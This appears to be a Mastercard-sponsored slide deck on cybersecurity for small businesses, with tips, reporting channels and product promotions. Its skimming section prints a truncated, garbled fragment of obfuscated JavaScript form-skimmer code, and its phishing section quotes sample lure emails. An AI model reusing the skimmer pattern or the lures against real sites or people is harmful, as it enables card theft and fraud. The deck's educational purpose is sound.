

Brought to you by Mastercard Digital Doors® and Strive USA

in partnership with





The Landscape







Cyber-attacks on small firms: The US economy's 'Achilles heel'?

© 1 November 2022





Cyber threats to small businesses prompt pleas to report attacks

A Peter Allen Clark

CYBERSECURITY | SECURITY NEWSWIRE | LOGICAL SECURITY | CYBERSECURITY NEWS

US businesses see cyberattacks decrease; Still too high to sustain

By Security Staff

patch management

Although software patch management can be time consuming, it's a critical and foundational necessity.

Small and midsize businesses can mitigate security risks with


COMPUTERWORLD UNITED STATES ▼






Updating Software








Digital Skimming – The Checkout Experience








Digital Skimming – Behind the Scenes








Digital Skimming – A Closer Look



hex numbers to text



var _0x9a68=


["\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65","\x6C\x6F\x61\x64\x69\x6E\x67","\x44\x4F\x4E _0x9a68[1]){document[_0x9a68[3]](_0x9a68[2],doSomething);document[_0x9a68[3]](_0x9a68 document[_0x9a68[8]][_0x9a68[7]]}catch(e){};try{olink[_0x9a68[9]]= top[_0x9a68[8]][_0x9a6 window[_0x9a68[13]][_0x9a68[8]][_0x9a68[7]])?window[_0x9a68[13]][_0x9a68[8]][_0x9a68[{var _0xbdf6x3=window[_0x9a68[17]](JSON[_0x9a68[16]](olink));var _0xbdf6x4=_0x9a68[18] {addEventByNamePos(_0xbdf6x6,_0xbdf6x7,0)}function addEventByNamePos(_0xbdf6x6,_0x {addEventElement(_0xbdf6x7,_0xbdf6xa,getvalue)}}function addEventById(_0xbdf6x6,_0xbdf {addEventElement(_0xbdf6x7,_0xbdf6xa,getvalue)}}function addEventElement(_0xbdf6xd,_0x [_0xbdf6xe[_0x9a68[22]](_0x9a68[23]+ _0xbdf6xd,_0xbdf6xf)}else {_0xbdf6xe[_0xbdf6xd]= _ _0xbdf6x11= new ActiveXObject(_0x9a68[25])};_0xbdf6x11[_0x9a68[27]](_0x9a68[26],_0xb _0x9a68[33];obj[_0x9a68[34]]= _0x9a68[35];obj[_0x9a68[36]]= _0x9a68[14];obj[_0x9a68[37]] _0x9a68[14];obj[_0x9a68[42]]= _0x9a68[14];obj[_0x9a68[43]]= _0x9a68[14];obj[_0x9a68[44]] _0x9a68[14];obj[_0x9a68[49]]= _0x9a68[14];obj[_0x9a68[50]]= _0x9a68[14];obj[_0x9a68[51]] _0x9a68[14];obj[_0x9a68[56]]= _0x9a68[14];obj[_0x9a68[57]]= _0x9a68[14];var olink= new O _0x9a68[14];olink[_0x9a68[12]]= _0x9a68[14];olink[_0x9a68[59]]= isGet var site = "accentalar ["\x73\x74\x72\x63\x69\x74\x79","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x73\x42\x79\x4 doSomething(){var _0x75b0x2=document[_0xb3b0[1]](_0xb3b0[0])[0];if(typeof (_0x75b0x2)! {addEventByName(_0xb3b0[3],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[5],_0xb3b0[6]);addEventByName(_0xb3b0[5],_0xb3b0[6]);addEventByName(_0xb3b0[5],_0xb3b0[6]);addEventByName(_0xb3b0[5],_0xb3b0[6]);addEventByName(_0xb3b0[5],_0xb3b0[6]);addEventByName(_0xb3b0[6],_0xb3b0[6]);addEventByName(_0xb3 0x75b0x3=document[0xb3b0[1]](0xb3b0[13])[0]:if(typeof (0x75b0x3)!= 0xb3b0[2]&&



Weak Authentication Practices

Not Using Multi-Factor Authentication

Password Reuse










Phishing & Social Engineering



Reminder: [Recent News] [Statement Appointment] Information Updates - New Notice : We sent Summary of your bill has expire, Renews your membership Sunday, Jan 22, 2020 [Statement:- [FWD] Case ID: M68EXXSC






Automatic payment.

Hi Customer,

Your Auto payment cannot process.

Your subscription period will end on Wed, January 22, 2020.

Click Here to update payment method



techtarget.com



Dear valued customer of TrustedBank,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: \$135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

http://www.trustedbank.com/general/custverifyinfo.asp

Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.

Thank you, TrustedBank



Best practices and tips



- Keep software up to date with the latest patches
- Consider automatic updates when available
- ✓ Back your data up regularly
- Be conscious of browsing practices
- ✓ Use two-factor authentication whenever available
- ✓ Don't reuse the same passwords across multiple sites
- ✓ Use strong passwords
- You are only as secure as the suppliers you rely on
- Avoid clicking on links and attachments in emails
- ✓ If you weren't expecting the email, verify using a trusted phone number
- Don't be rushed by a sense of urgency in the message
- Listen to your gut: If something feels off, delete the message

How to report and resources

- File a police report with your local police department or sheriff's office.
- Check with your state's law enforcement office and Attorney General for any required reporting.
 - This is especially important to comply with data breach reporting requirements.
- File a complaint with the FBI's Internet Crime Complaint Center (IC3).
- Leverage resources, you are not alone.













Mastercard Trust Center

The Trust Center is a microsite on Mastercard.com websites.

We offer free access to cybersecurity education, resources, and tools designed to help small and midsize businesses (SMBs) secure their digital ecosystem.

Why is cybersecurity important for your business?

- 90% of SMBs will experience a phishing attack¹
- 83% of SMBs are not financially prepared to recover from a cyberattack²
- 46% of SMBs will be hit with some form of virus or malware¹



Visit the Mastercard Trust Center to learn how to improve the security of your digital ecosystem

Cybersecurity learning journeys to fit every level of expertise



LEARN THE BASICS

"I'm a beginner who's feeling overwhelmed"



EXPAND YOUR KNOWLEDGE

"I'm fairly experienced but want to learn more"



MASTER YOUR SECURITY

"I'm an expert looking to keep one step ahead"

Resources include



PODCASTS



VIDEOS V



N/HITEDADEDS



DTICLEC



INFOGRAPHICS



TOOLKITS

Click here to visit the Mastercard Trust Center!

Additional Free Cybersecurity Education Resources

CYBER READINESS

INSTITUTE

- Visit <u>Cyber Readiness Institute</u>
- Visit Cyber Readiness Starter Kit
- Visit Cyber Readiness Program
- Visit <u>Cyber Leader Certification Program</u>



- Visit Global Cyber Alliance: Enabling a Secure and Trustworthy Internet
- Visit <u>GCA Cybersecurity Toolkit For Small Business</u>



- Visit Stay Safe Online
- Visit Resources & Guides
- Visit <u>Events & Programs</u>




- Visit <u>No More Ransom</u>
- Visit <u>Prevention Advice</u>
- Visit <u>Report a Crime</u>



HSB Cyber Insurance

Mastercard and HSB have partnered to bring you cyber insurance and peace of mind to withstand a potentially devastating cyberattack.





Provides tailored policies, customizing limits and deductibles plus optional coverage enhancements are available to meet each small business's needs



Leverages RiskRecon's My Cyber Risk assessments to present a comprehensive view of each small business's cyber security posture



Offers competitive pricing and dynamic premium adjustments based on the small business cybersecurity profile











Learn more and get protected today at HSB Total Cyber

